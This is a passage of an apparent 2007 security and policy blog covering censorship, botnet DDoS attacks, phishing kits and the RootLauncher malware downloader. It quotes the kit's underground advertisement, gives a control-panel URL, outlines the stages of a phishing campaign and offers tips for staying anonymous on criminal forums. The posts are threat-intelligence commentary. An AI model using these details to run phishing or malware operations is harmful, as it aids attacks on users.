" *During the National Day holiday week in 2002, when Google.com was blocked in China for the first time, Chinese Google users made an online protest spontaneously. They appealed to free the purer search engine wave by wave. Its seemed its also the first time grassroots power was demonstrated in China on Internet. You can imagine how eager they are to have a complete Internet instead of a shrunken one. At last, people won, Google backed. However, after 4 years, we started to question whether we should continue to support Google. Many users here were disappointed when they found Google.cn filtered many keywords. The compromise remarks by you in Davos made us* *more frustrated. Seems you are adopting self-censorship which hurts those loyal users a lot which also devalue your motto of "non-evil".* "

Issues to keep in mind:

- Yahoo and Microsoft are doing it too in order to continue their business operations in China

- Google is alerting the searcher that the results are filtered because the ghost of Mao is alive and kicking and said so

- [2]Google’s losing market share in China’s search market next to Sina.com due to [3]censorship concerns, while local users are forgetting that Sina.com too is censoring the results, even worse, not even crawling as deep as Google is in respect to the quality of search results

- U.S [4]Congressman Chris Smith has the issue on his agenda

- [5]Technology companies are seeking government assistance on how to stop the [6]ongoing censorship themselves

- The [7]complete list of censored search results is worth going through

- [8]Google’s and Yahoo’s shareholders are fighting back

- [9]The Great Firewall is cracking from within with banned journalists now running the largest blogging network in

China

1. http://www.isaacmao.com/meta/2007/02/open-letter-to-google-founders-to-save.html

2. http://business.guardian.co.uk/story/0,,1999900,00.html

3. http://radar.oreilly.com/archives/2007/02/an_open_letter.html

4. http://www.infoworld.com/article/07/02/12/HNcongressmanchinaethics_1.html

5. http://www.post-gazette.com/pg/07035/758377-96.stm

6. http://arstechnica.com/news.ars/post/20070131-8739.html

7. http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html

8. http://ddanchev.blogspot.com/2006/12/google-and-yahoos-shareholders-against.html

9. http://ddanchev.blogspot.com/2007/01/its-all-about-vision-and-courage-to.html

99

RFID Tracking Miniaturization (2007-02-15 01:07)

First it was [1]RFID tracking ink, now with the introduction of the new generation Hitachi mu-chips, miniaturization

proves for yet another time it has [2]huge privacy implications :

" *On February 13, Hitachi unveiled a tiny, new “powder” type RFID chip measuring 0.05 x 0.05 mm — the smallest yet —*

which they aim to begin marketing in 2 to 3 years. By relying on semiconductor miniaturization technology and using electron beams to write data on the chip substrates, Hitachi was able to create RFID chips 64 times smaller than their currently available 0.4 x 0.4 mm [3] *mu-chips. Like mu-chips, which have been used as an anti-counterfeit measure in admission tickets, the new chips have a 128-bit ROM for storing a unique 38-digit ID number."*

I will spare you the acronym as I'm sure you know which intelligence agency is sitting on the world's largest budget, but just a wake up call that all technologies that are just getting commercialized or a first mention in the mainstream media have already been developed, even abondoned for more advanced alternatives by this agency years ago – despite the

fact that Hitachi is a Japanese company it's an U.S agency I'm talking about. [4]OSI are definitely remembering the

old school days now. Picture courtesy of Hitachi comparing the chip's size next to a grain of rice.

UPDATE: [5]Slashdot picked up the story.

1. http://www.informationweek.com/news/showArticle.jhtml?articleID=196802844

2. http://www.pinktentacle.com/2007/02/hitachi-develops-rfid-powder/

3. http://www.hitachi.co.jp/Prod/mu-chip/

4. http://en.wikipedia.org/wiki/Office_of_Scientific_Intelligence

5. http://yro.slashdot.org/article.pl?sid=07/02/15/1715210

100

The Electronic Frontier Foundation in Europe (2007-02-15 16:29)

[1]Couldn’t get any better :

" *The Electronic Frontier Foundation (EFF) opened a new office in Brussels today to work with various institutions of the European Union (EU) on innovation and digital rights, acting as a watchdog for the public interest in intellectual property and civil liberties policy initiatives that impact the European digital environment. The new EFF Europe office, made possible by the generous support of the Open Society Institute and Mr. Mark Shuttleworth of the Shuttleworth*

Foundation, will allow EFF to have an increased focus on the development of EU law. EFF also plans to expand its efforts in European digital activism and looks forward to working with many groups and organizations to fight effectively for consumers’ and technologists’ interests. "

Finally [2]EDRI got some serious back-up on the frontlines.

1. http://www.eff.org/news/archives/2007_02.php#005111

2. http://www.edri.org/

101

Terrorism and Encryption (2007-02-16 20:44)

[1]Jihadist themed encryption tool – using "infidel" algorithms :

" *The program‘s ‘portability‘ as an application (not requiring installation on a personal computer) will become an increasingly desirable feature, especially considering the high use of Internet cafe worldwide by pro-terrorist Islamic extremists,’ said iDefense Middle East analyst Andretta Summerville. ’Mujahedin Secrets,’ which can be downloaded*

for free, offers ’the five best encryption algorithms, with symmetrical encryption keys (256 bit), asymmetrical encryption keys (2048 bit) and data compression,’ according to a translation of a Global Islamic Media Front‘s announcement about the software on Jan. 1, provided by Middle East Media Research Institute. "

I’ve previously covered in-depth the topic of [2]steganography and terrorism, and provided an example while assessing

the threat – and hype – level of the [3]Technical Mujahid. Terrorists have this problem with the infidels, pretty much everything they use starting from the Internet and their cellphone, even software running on a computer is "Made

in InfidelLand". So I presume someone’s not really comfortable with even encrypting their data with a U.S made PGP

software, so re-branding and adding a Jihadist theme seems to be the solution at least when PSYOPS count. [4]More info on the topic.

1. http://news.monstersandcritics.com/usa/features/article_1253544.php/Cyber-jihadis_use_of_encryption

2. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

3. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

4. http://www.cs.georgetown.edu/~denning/crypto/cases.html

103

Delicious Information Warfare - Friday 16th (2007-02-16 22:24)

Here are some articles and blog posts worth reading plus the related comments. [1]Previous [2]summaries as [3]well.

[4]**Islamic Terrorism from Clearguidance.com to Islamicnetwork.com** – very interesting reading regarding Daniel

Joseph Maldonado, and a visionary quote "It takes a community to make a terrorist and it only take a handful of

people to build and maintain such communities."

[5]**Former DuPont senior scientist pleads to corporate espionage** – fresh case of corporate espionage. As always I find it a totally biased opinion with companies falling in love with their trade secrets, even coming up with numbers

as high as $400M

[6]**Information warfare, psyops, and the power of myth** – decent article on the topics in today’s world of war

on ideologies

[7]**Glitches plague NSA’s effort to track terrorists online** – Tracking terrorists online courtesy of the NSA’s Turbulence program is a another $500M failure to understand the dynamics of cyberterrorism. Thankfully, there’re third-party

organization the NSA is definitely listening to and obtaining its intelligence giving the lack of ethnical diversity in the U.S intelligence community, one that is crucial nowadays. The cuttest quote of the day "Inside the agency,

Turbulence’s sensitive activities are sequestered behind passwords known to few."

[8]**Panda Software Releases Malware Radar, the First Automated Malware Audit Service** – not necessarily the first as pretty much all vendors offer [9]online malware scan, but it’s a product line extension based on recent licensing

deals of Panda with other vendors

[10]**Another Malware protection engine becomes Malware enabler engine** – when the [11]security solution ends

up the security problem itself

[12]**Hackers target the home front** – great example of targeted email attacks, makes you wonder two things - what’s the chance the attacks aren’t really systematic but basically rather regular malware infection attempts, or the emails of top management or anyone @bank.com have been available to attackers wanting to take advantage of the

insecurities of their home PCs

[13]**Turkish hacker strikes Down Under** – Why shared hosting is unserious from a security point of view

[14]**’Storm’ Worm Touches Down on IM** – [15]Storm Worm piece of malware switching vectors, interesting, but a

fact demonstrating the novice experience of the malware author, as if it were an experienced one, the feature would

have been build in the very first releases compared to mass mailings only

[16]**Top 10 Disrupters of 2006** – catchy slide show and here’s [17]the full story

[18]**Microsoft’s Patches** – [19]Zero day Wednesday took place as well

[20]**Russia’s Ivanov slams U.S. missile shield plans in Europe** – the proposed U.S missile shield in Eastern Europe would give Russia the excuse to do something naughty [21]like this

[22]**Cyber officials: Chinese hackers attack ’anything and everything’** – Chinese script kiddies generating noise so that the [23]advanced and government backed espionage attempts remain to be sorted through the noise -

predictable pattern

[24]**Cuban Information Minister Blasts US Digital Espionage** – Cuba to the U.S - Stop using OSINT and data aggregation techniques against us, as you see, we don’t know how to Google

[25]**The Next Big Ad Medium: Podcasts** – unless measurability improves it’s all shooting into the dark for advertisers, and ad budget allocation dream come true for publishers

[26]**How to Stalk Your Family** – start by self-regulation, everyone?

[27]**Text of Email to all Yahoos** – Yahoo’s CFO to all Yahoos, now if an average Yahoo is able to understand the corporate talk I’ll bring the beer

[28]**China’s Submarine Fleet Continues Low Patrol Rate** – outstanding analysis

[29]**Google Agrees to Buy Adscape** – Google’s getting into the [30]emerging in-game advertising market. Would a gaming company find that the lack of ads in its game can turn into a competitive advantage in the long-term?

[31]**Yahoo co-founder Jerry Yang to donate $75 million to Stanford** – never forget who you are and where you came from. Jerry Yang is donating $75M to Stanford University which as a matter of fact is largely financed by ex-disruptors, and yes tuition fees. They even hold quite some Google shares

[32]**CIA’s secret prisons** – [33]full coverage

1. http://ddanchev.blogspot.com/2006/06/delicious-information-warfare-1324.html

2. http://ddanchev.blogspot.com/2006/06/delicious-information-warfare-2427.html

3. http://ddanchev.blogspot.com/2006/11/delicious-information-warfare-friday.html

4. http://www.haganah.org.il/harchives/005915.html

5. http://www.delawareonline.com/apps/pbcs.dll/article?AID=/20070215/NEWS/70215018

6. http://onlinejournal.com/artman/publish/article_1754.shtml

7. http://www.chron.com/disp/story.mpl/nation/4551586.html

8. http://biz.yahoo.com/prnews/070215/lath041.html?.v=86

9. http://www.malwareradar.com/audits/what_is/

10. http://blogs.zdnet.com/Ou/?p=426

11. http://www.linuxsecurity.com/docs/malware-trends.pdf

12. http://technology.guardian.co.uk/weekly/story/0,,2012712,00.html

13. http://www.theregister.co.uk/2007/02/15/iskorpitz_hacks_nz/

14. http://www.eweek.com/article2/0,1759,2095572,00.asp?kc=EWRSS03129TX1K0000614

15. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

16. http://www.forbes.com/2007/01/22/leadership-disrupter-youtube-lead-innovation-cx_hc_0122lede_slide.html

17. http://www.forbes.com/2007/01/22/leadership-disrupter-youtube-lead-innovation-cx_hc_0122lede.html

18. http://isc.sans.org/diary.php?storyid=2232

19. http://www.securityfocus.com/brief/43

20. http://en.rian.ru/world/20070209/60466486.html

21. http://www.spacewar.com/reports/Russia_May_Unilaterally_Quit_INF_Treaty_999.html

22. http://www.fcw.com/article97658-02-13-07-Web

23. http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html

24. http://www.ahora.cu/english/SECTIONS/national/2007/february/14-02-07.htm

25. http://www.businessweek.com/technology/content/feb2007/tc20070214_915949.htm

26. http://www.forbes.com/2006/12/14/security-stalk-surveillance-tech-security-cx_ll_1214stalk_slide.html

27. http://www.techcrunch.com/2007/02/14/text-of-email-to-all-yahoos/

28. http://www.fas.org/blog/ssp/2007/02/post_2.php

29. http://www.redherring.com/Article.aspx?a=21323

30. http://www.techcrunch.com/2007/02/16/google-to-buy-adscape-for-23-million/

31. http://www.iht.com/articles/ap/2007/02/16/america/NA-GEN-US-Yahoo-Stanford.php

32. http://www.ft.com/world/us/rendition

33. http://ddanchev.blogspot.com/2006/09/secret-cia-prisons.html

106

My Feed is on Fire, My Feed is on Fire! (2007-02-18 04:31)

I’ve never had so many people [1]connected to me, perhaps it’s the consequence of[2] Feedburner detecting Google

Readers as of this week, and yes the quality of the posts themselves. Here’s an [3]interesting opinion on the frequency of blog posting, I especially like the author’s understanding of the readers’ loyalty towards a blog. My [4]ROI is still positive whatsoever – [5]part two of Forrester’s series is also worth the read.

1. http://feeds.feedburner.com/DanchoDanchevOnSecurityAndNewMedia

2. http://blogs.feedburner.com/feedburner/archives/2007/02/the_google_effect.php

3. http://www.mpdailyfix.com/2006/06/w_why_blog_post_frequency_does.html

4. http://ddanchev.blogspot.com/2006/10/return-on-investment-of-blogging.html

5. http://blogs.forrester.com/charleneli/2007/01/new_roi_of_blog.html

107

Beyond Traditional Advertising Packages (2007-02-18 04:58)

[1]Differentiate your value proposition or cease to exist. And hey, that’s on Madison Avenue :

" As a startup carrier that hadn’t yet hired a pilot, Virgin needed more than just slogans and 30-second commercials. That’s about when Anomaly, a two-year-old startup, brought a pitch that sounded more like a takeover bid: Carl Johnson, Anomaly’s 48-year-old co-founder, hauled out plans to design the interiors of Virgin’s new A320s, fashion the flight attendants’ uniforms, and create the content for a pay-per-view seat-back entertainment system. "

You may also find [2]the best and [3]worst Super Bowl – the U.S ad industry’s favorite playground – ads entertaining. Meanwhile, Pepsi is anticipating the [4]DIY marketing culture and is asking everyone to help them [5]build their next billboard on Times Square. When advertising does its job millions of people keep theirs, isn’t it?

1. http://money.cnn.com/magazines/business2/business2_archive/2007/02/01/8398979/index.htm?postversion=2007021

305

2. http://blogs.business2.com/madisonavenuewest/2007/02/top_ten_best_ad_1.html#more

3. http://blogs.business2.com/madisonavenuewest/2007/02/top_ten_worst_a_1.html#more

4. http://ddanchev.blogspot.com/2006/04/diy-marketing-culture.html

5. http://www.thisisthebeginning.com/

Profiling Sergey Brin (2007-02-18 05:45)

[1]Great weekend reading :

" Stepping through the sliding glass door into their office is like walking into a playroom for tech-savvy adults.

A row of sleek flat-screen monitors lining one wall displays critical information: email, calendars, documents and,

naturally, the Google search engine. Assorted green plants and an air purifier keep the oxygen flowing, while

medicine balls provide appropriately kinetic seating. Upstairs, a private mezzanine with Astroturf carpeting and an electric massage chair afford Sergey and Larry a comfortable perch from which to entertain visitors and survey the carnival of innovation going on below. And there is ample space for walking around, which is absolutely essential for Sergey, who just can’t seem to sit still. "

A story that proves for yet another time that nothing’s impossible, the impossible just takes a little while. Here are some photos from [2]Google’s NYC headquarters, guess who likes to spoil its employees – sorry Googlers – most from all the tech companies these days? Say Google again!

1. http://www.momentmag.com/Exclusive/2007/2007-02/200702-BrinFeature.html

2. http://www.informationweek.com/galleries/showGallery.jhtml?galleryID=4

Cuba’s Internet Dictatorship (2007-02-19 23:08)

And you thought [1]people in China suffer from the lack of free speech expression. Here’s the [2]cheap version of the great firewall of China, this time in Cuba :

" Cuba built an Internet search engine that allows users to trawl through speeches by Cuban leader Fidel Castro and other government sites, but does not browse Web pages outside the island.

Cubans cannot buy computers and Internet access is limited to state employees, academics and foreigners. Cubans

line up for hours to send e-mails on post office terminals that cannot surf the World Wide Web. Passwords are sold

on the black market allowing shared Internet use for limited hours, usually at night. "

With Fidel Castro now seriously ill, the speeches will sooner or later turn into historical ones, the question is,

which think-tank across the world would come closer in its predictions of [3]the situation in a post-Castro Cuba next

to reality? On the other hand the U.S is starving Cuba’s bandwidth hunger to death, and considering their inability

to invest in alternative sources for connectivity, the extend of degrading the quality of their Internet connectivity is almost unbeliavable as :

" Cuba is forced to use a costly satellite channel with only 65 megabytes per second (mbps) for upload and

124 mbps for download, he said. "

Even a France Telecom customer that has upgraded service to [4]Fiber@Home will be able to ping-to-death

Cuba’s entire academic community. And while [5]Cuba recently blamed the CIA for digital espionage, it would

take them unnecessary amount of time to download sensitive material remotely given Cuba’s bandwidth capacity.

Several other interesting events in case you remember were when [6]Kyrgyzstan got cut off from Internet by hacker attack, and when [7]Zimbabwe’s Internet was shut down because they forgot the pay their bill. Bandwidth matters,

depending on [8]the perspective of course.

The most recent report on [9]Censorship in Cuba is also worth going through :

" To visit websites or check their e-mail, Cubans have to use public access points such as Internet cafes, universities and “Youth computing centers” where it is easier to monitor their activity. Then, the Cuban police has

installed software on all computers in Internet cafes and big hotels that triggers an alert message when “subversive”

key-words are noticed. "

The only way to [10]undermine censorship is to talk about it – and mock it.

1. http://ddanchev.blogspot.com/2007/02/censorship-in-china-open-letter.html

2.

http://today.reuters.com/news/articlenews.aspx?type=internetNews&storyid=2007-02-18T024401Z_01_N15177571_

RTRUKOC_0_US-CUBA-INTERNET.xml

3. http://www.rand.org/pubs/technical_reports/2005/RAND_TR131.pdf

4. http://slashdot.org/articles/06/07/26/127205.shtml

5. http://www.ahora.cu/english/SECTIONS/national/2007/february/14-02-07.htm

6. http://209.85.129.104/search?q=cache:BNVyDTlqJ00J:www.ospint.com/text/d/3488924/+Kyrgyzstan+got+cut+off+from+Internet&hl=en&ct=clnk&cd=1

7. http://news.zdnet.com/2100-9588_22-6117553.html

8. http://ddanchev.blogspot.com/2007/02/emerging-ddos-attack-trends.html

9. http://www.rsf.org/article.php3?id_article=19335

10. http://irrepressible.info/

111

The Phishing Ecosystem (2007-02-21 11:15)

Phishing is the [1]efficient case of online social engineering. With the ease of sending phishing emails thanks to [2]malware infected PCs – [3]spamonomics 101 – as well as many other techniques for creating the pages and forwarders phishers use to trick users – it’s indisputable how much more profitable phishing is next to spam.

This is perhaps the most [4]detailed summary of the emerging ecosystem I’ve read in a while. It walks the reader through the process of acquiring the resources for the attack and tracking down the results and provides

overview of how malware authors, phishers and spammers work hand to hand due to the pressure put on their

actions by the industry and, of course, the countless third-party researchers. Here’s a summary :

" -

[5]Get an email list

- Develop the attack

- Locate sites to send phishing emails from

- [6]Locate sites to host the phishing site

- Launch the attack

- Collect results "

Around the industry, security researchers are again signalling the ongoing use of popular sites such as [7]MySpace for hosting phishing pages, [8]phishers are going Web 2.0 and starting to use [9]Google Maps, and seems like Castle Cops

the anti-phishing community witnessed [10]a demonstration of DDoS bandwidth power which is definitely the result

of the [11]

[12]consolidated anti-phishing initiative that they manage to keep on expanding. Moreover, yet another evidence

of the developing ecosystem is the fact that [13]spam and [14]defaced sites aren’t what they used to be, namely

are turning into malicious attack vectors. Despite that everyone’s claiming the commercialization of this entire ecosystem, [15]hacktivism is not dead!

The "best" is yet to come, and let’s hope a more [16]suspicious common sense on the users’ part too.

1. http://en.wikipedia.org/wiki/Rock_Phish

2. http://www.linuxsecurity.com/docs/malware-trends.pdf

3. http://radar.oreilly.com/archives/2007/01/spamonomics_101.html

4. http://www.secureitconf.com/OLD/2006/presentations/54_SecureIT_Preso_V2.ppt

5. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

6. http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html

7.

http://news.google.com/news/url?sa=t&ct=us/0-0&fp=45dc254b2ee0f5d9&ei=CAPcRcDwH5f8wQGGr-iFBQ&url=http%3A/

/www.cbc.ca/technology/story/2007/02/20/tech-myspacephi

8. http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=901

1589&taxonomyId=17&intsrc=kc_top

9. http://www.websense.com/securitylabs/alerts/alert.php?AlertID=741

10. http://www.castlecops.com/article-6745-nested-0-0.html

11. http://www.castlecops.com/pirt

12. http://www.castlecops.com/pirt

13. http://isc.sans.org/diary.html?storyid=2283

14. http://www.websense.com/securitylabs/blog/blog.php?BlogID=109

15. http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html

16. http://ddanchev.blogspot.com/2006/12/top-ten-scams-of-2006.html

113

Korean Zombies Behind the Root Servers Attack (2007-02-22 17:32)

More details on the recent DDoS attacks on the DNS root servers emerge, seems like [1]the attacks originated from

Sourth Korean infected PCs, but were orchestrated from a host server in Coburn, Germany :

" Citing data from the North American Network Operators' Group, the Korean government confirmed 61 percent of the problematic data was traced to South Korea. Yet, the Ministry of Information and Communication flatly rebuffs the suspicion that Korea was the main culprit behind the cyber attacks. “We learned a host server in Coburg, Germany ordered a flurry of Korean computers to stage DOS assaults on the root servers,” said Lee Doo-won, a director at the ministry. “In other words, Korean computers affected by viruses made raids into the root servers as instructed by the German host server. Many of our computers acted like zombies,” Lee said. "

In a [2]spoofable IPv4 Internet packet's authenticity is [3]the most common flaw exploited on [4]the front lines. The article points out that 61 % of the problematic data came from South Korea, and it would be logical to conclude the other 39 % came from Chinese and U.S based infected PCs, and while we can argue which country has the largest proportion of insecure end users – or insecure end users with access to huge bandwidth – that shouldn't be the point, but how ISPs should start considering how to stop the malicious traffic going out of their networks, compared to their current mindset of outside-to-inside network protection.

A battle lost for the botnet masters in their futile attempt to shut down three of the root servers, and a battle won for South Korea as they will definitely take this wake up call seriously. Meanwhile, [5]S. Korea’s CERT offers lots of interesting research reports on the local situation, particularly their latest [6]Internet Incident Trend Report.

Graph courtesy of the [7]ANA Spoofer Project.

1.
http://times.hankooki.com/lpage/tech/200702/kt2007021916025512350.htm

2. http://ddanchev.blogspot.com/2006/02/current-state-of-ip-spoofing.html

3. http://ddanchev.blogspot.com/2006/04/on-insecurities-of-internet_13.html

4. http://ddanchev.blogspot.com/2006/01/how-to-secure-internet.html

5. http://www.krcert.or.kr/english_www

6. http://www.krcert.or.kr/english_www/inc/download.jsp?filename=070111_KoreaInternetIncidentReport_Dec2006.pd

f

7. http://spoofer.csail.mit.edu/

114

Image Blocking in Email Clients and Web Services (2007-02-22 18:06)

Handy graphs and best practices on the state of [1]default remote image loading in desktop and online email clients

– a problematic issue from a security point of view, and a marketing heaven from an advertising perspective :

" Every client has its own default settings regarding displaying/hiding images. And while most email clients

have a setting to turn images on or off, some offer conditional settings which are contingent upon known senders or

other factors. The following table outlines the default settings of popular desktop- and webmail-clients. "

Sometimes a spam email isn't sent with the idea to trick someone believe into something, but to act as a verification of that email's existence in the form of remote image – [2]web bug – loading, and yes it could also act as a redirector to pretty much anything malicious. [3]Go through related posts in case [4]you're interested, and also see

a common [5]trade-off image spammers face.

1. http://www.campaignmonitor.com/blog/archives/2007/02/current_conditions_and_best_pr_1.html

2. http://www.eff.org/Privacy/Marketing/web_bug.html

3. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html

4. http://ddanchev.blogspot.com/2006/10/real-time-spam-outbreak-statistics.html

5. http://ddanchev.blogspot.com/2006/06/over-performing-spammer.html

The RootLauncher Kit (2007-02-23 01:59)

After providing more insights on the [1]WebAttacker Toolkit and the [2]Nuclear Grabber, in this post I'll discuss the

RootLauncher, a release courtesy of the same group behind WebAttacker. Something else worth mentioning is that

a large percentage of the sites I'm monitoring are starting to use authentication, and on a trust-basis login access,

perhaps it's due to the enormous coverage recent "underground" releases, namely phishing kits etc. got in the mainstream media. Therefore I'm doing my best to get as much information – and screenshots – before it dissapears

and will blog on these releases as soon as my schedule allows me to. For instance, several months ago you could

easily see over 50 publicly available control panels for the WebAttacker toolkit, now there're only several available

through Google. The same goes for RootLauncher.

The RootLauncher kit is advertised – Rusian to English automatic translation – as follows :

" Just, we can offer you 3-version - Downloader-designed RootLauncher for the hidden load arbitrary

WIN32 Exe-faila from a remote resource, followed by the launch of the file on the local hard disk. Obhodit all protection is not determined by any AV-Do not see fairvollah - Flexible settings - Periodic updates and supplements

may download up to five exe files. Our team is not at the same point and develops all bolshe-bolshe for you dear

friends services available to them closer you will be able to on our official website. We are also looking for people

interested in partnership with us. "

And while it’s supposed to be nothing more then an average downloader, these "average downloaders" are

actually starting to standardize features in respect to statistics and compatibility with other toolkits and malicious software.

In a previous post at [3]WebSense’s blog, they came across a web panel showing that the "total number of

unique launchers is 155" now count these as infected PCs, but as you can see in the image attached, the sample

could be much larger. This one I obtained from the following URL : http://www.inthost7.com/cgi-bin/rleadmin.cgi

which is of course down, but was listing 1013 launchers already, here’s [4]an analysis of this very same URL.

[5]IP cloaking when browing such sites and forums is important in order for you to remain as anonymous as

possible. If you’re on a Russian site make sure you’re a Russian domain, if you’re on a Chinese site make sure you’re a Chinese domain, and most importantly don’t directly translate through Google or Altavista, but copy and paste what’s interesting to you so that you wouldn’t let someone wonder why would a Russian domain translates a Russian text to

English. Imagine the situation where security vendors browse them through their securityvendor.com subdomains,

the results will follow shortly – everything dissapears.

116

In respect to the WebAttacker, the kit is still widely used but the people using and updating it are starting to

prevent Google from crawling and caching the control panels, which makes it harder to keep track of the sites in an

[6]OSINT manner – my modest honeyfarm keeps me informed on URLs of notice though. Here’s one of the very few

instances of a [7]Web-Attacker Control Panel still available at Google. Here’s [8]an analysis of the source code of the Web-Attacker kit as well – and I thought I’m going full disclosure. More details on various newly released packers,

multi-exploit infection toolkits, and standardized statistics with all the screenshots I’ve managed to obtain will follow next week.

Taking into consideration the big picture – like you should – the release and automation of phishing/exploit

kits and lowering the entry barriers for script kiddies to generate enough noise to keep the real puppet masters safe, or at lease secretly pull the strings. I’d rather we operate in the time when launching a phishing attack required much more resources than it requires today.

1. http://ddanchev.blogspot.com/2006/04/wild-wild-underground_25.html

2. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

3. http://www.websense.com/securitylabs/blog/blog.php?BlogID=107

4. http://seguridad.internautas.org/html/1/930.html

5. http://ddanchev.blogspot.com/2005/12/ip-cloaking-and-competitive.html

6. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

7.

http://209.85.129.104/search?q=cache:hT2lAVK3eMIJ:img.secondsite2.com/cgi-bin/ie0604.cgi+intitle:%22Web-A

ttacker+Control%22&hl=en&ct=clnk&cd=2

8. http://www.websense.com/securitylabs/blog/blog.php?BlogID=94

Characteristics of Islamist Websites (2007-02-23 02:19)

Excellent and recent analysis of [1]the most common characteristics of islamist websites published by the Middle

East Media Research Institute :

" *The media platform favored by the Islamist organizations is the Internet, which they prefer for several reasons: firstly, for the anonymity it allows - anyone can enter and post to a site without divulging personal information; secondly, due to the medium's availability and low cost - all that is required is a PC and an Internet connection; and thirdly, due to the ability to distribute material to a great number of people over a wide geographic area in a matter of seconds.*

The organizations use the Internet mainly for propaganda and indoctrination, but also for operational military needs.

This paper will discuss the distinguishing characteristics of the websites of Islamist organizations and their supporters; the various online activities through which terrorist organizations assist the mujahideen *on the ground, both militarily and, especially, with propaganda; and the Internet polemics that these organizations conduct vis-à-vis their enemies.* "

The majority of articles you've probably read are doing nothing more than scratching the surface of the topic.

Fundraising, propaganda, communications within steganographic images and the use of plain simple encryption, or

the thriller type of scenarious where entire food supply chains get remotely controlled or where your next dose of

Prozac may be a little bit more dangerous than it actually is, of course because terrorists may have the capacity to do so. In the post 9/11 world terrorist experts started emerging from all over the globe, universities realizied the

potential and opened up educational courses, even degrees, security companies started pitching their offers with

cyberterrorism in mind, and last but not least the mainstream media doesn’t seem to stop piggybacking on historical

events while actually doing terrorists the biggest marketing favour of them all - the media echo effect. Someone

blows him or herself up in the Western world, and everyone forgets about all those little things people die from if you are to go through you local statistical institute and see the death rates, but starts requesting more information on

what is your government doing to prevent this from happening. But compared to the same situation in the Middle

East - it’s part of the daily life, nothing ground-breaking besides a bunch of low lifes radicalizing online, looking for masters of brainwashing mentors, and most importantly looking for a mighty excuse for their pathetic existence. A

terrorist organization [2]uploads a video of shooting a soldier or anything that will shock someone’s who’s still getting shocked by the The Texas Chainsaw Massacre – boring try the [3]Evil Dead series – and people become so outraged

and get this feeling of being helpness in the situation that fear compared to reality drives the entire model of terrorism.

Terrorism is successful as both, a [4]government’s doctrine for re-election, and as a term mainly because it’s a very open topic term these days. In some countries [5]glorifying terrorism is illegal, but if you let you government

convince you that it’s not terrorizing you to protect you from an event that from a statistical point of view doesn’t

happen that very often, I think I will lose you as a reader of this blog. The world is losing the war on terrorism because it’s rational, and terrorists aren’t rational. In the very same fashion that companies don’t compete with

companies but with networks, a network that’s anything but irrational isn’t going to be beated by a network that’s

too bureaucratic and still waging departamental wars.

[6]Go [7]through [8]many [9]of [10]my [11]previous [12]posts on [13]cyberterrorism, a relevant [14]collection

of cases, and [15]through the research which as a matter of fact is full with practical examples of various sites.

1. http://memri.org/bin/articles.cgi?Page=archives&Area=ia&ID=IA32807

2. http://www.foxnews.com/story/0,2933,251398,00.html

3. http://en.wikipedia.org/wiki/The_Evil_Dead

4. http://www.networkworld.com/columnists/2006/121806schwartau.html

5. http://www.boingboing.net/2007/02/15/glorifying_terrorism.h

tml

6. http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html

7. http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html

8. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html

9. http://ddanchev.blogspot.com/2007/02/forensic-examination-of-terrorists-hard.html

10. http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html

11. http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html

12. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

13. http://ddanchev.blogspot.com/2006/12/digital-terrorism-and-hate-2006-cd-rom.html

14. http://del.icio.us/DDanchev/Cyberterrorism?setcount=50

15. http://memri.org/bin/articles.cgi?Page=archives&Area=ia&ID=IA32807

119

A Review of SiteAdvisor Pro (2007-02-23 03:09)

During 2006, the company [1]popped out like a mushroom in front of my desktop as you can read in a [2]previous post, and on its acquisition [3]two months later. In the typical detailed and extensive CNET Reviews style, here’s what they have to say about [4]SiteAdvisor Plus :

" SiteAdvisor Plus includes the ability to report suspicious links within IM and e-mail and can automatically block access to flagged sites. However, SiteAdvisor Plus lacks additional configuration options and doesn’t work with Firefox or Opera, or with branded browsers from AOL and other services. In addition, the paid version on Internet Explorer appears to conflict with the free version installed on Firefox. Overall, we experienced greater flexibility and fewer hassles when using the free Netcraft toolbar, and we also liked the proactive nature of Linkscanner Pro better. "

The niche filling competition is also reviewed, namely [5]LinkScanner Pro. Niche filling in respect to the real-time sandboxing of results, a concept I’m sure is on its way at SiteAdvisor, or else [6]the community has a lot to [7]contribute as always. SiteAdvisor are however truly embracing a Web 2.0 business model on all fronts, and it’s perhaps my favorite case study on commercializing an academic idea during the last year.

1. http://ddanchev.blogspot.com/2006/06/consolidation-or-startups-popping-out.html

2. http://ddanchev.blogspot.com/2006/02/look-whos-gonna-cash-for-evaluating.html

3. http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html

4. http://reviews.cnet.com/SiteAdvisor_Plus/4505-3667_7-32329848.html

5. http://reviews.cnet.com/Linkscanner_Pro/4505-3667_7-32329266.html

6. http://www.spybye.org/

7. http://www.xnos.org/fileadmin/labs/wef/Whitepaper_WEF_Automatic_Drive_By_Download_Detection_English.pdf

Fake Terror SMS Sent to 10,000 People (2007-02-27 15:39)

This is serious, and while [1]it was a hoax, it could have had much more devastating results acting as a propagation

vector for malware, a phishing attack as the social engineering potential here for anything [2]offline or online is huge

:

" About 10,000 commuters who subscribe to the train operator’s timetable messaging service received the

threatening text message on Friday night after hackers broke into the system. The message, sent after 9.30pm

(AEDT), reads: ALLAHU AKBR FROM CONNEX! our inspectorS Love Killing people - if you see one coming, run. Want

to bomb a train? they will gladly help. See you in hell!

"

ALLAHU AKBR means "[3]God is the Greatest". Now which God is the greatest I'll leave up to your religious

beliefs, though the Muslim motives are spooky and the attack directly undermines the citizens' confidence in their

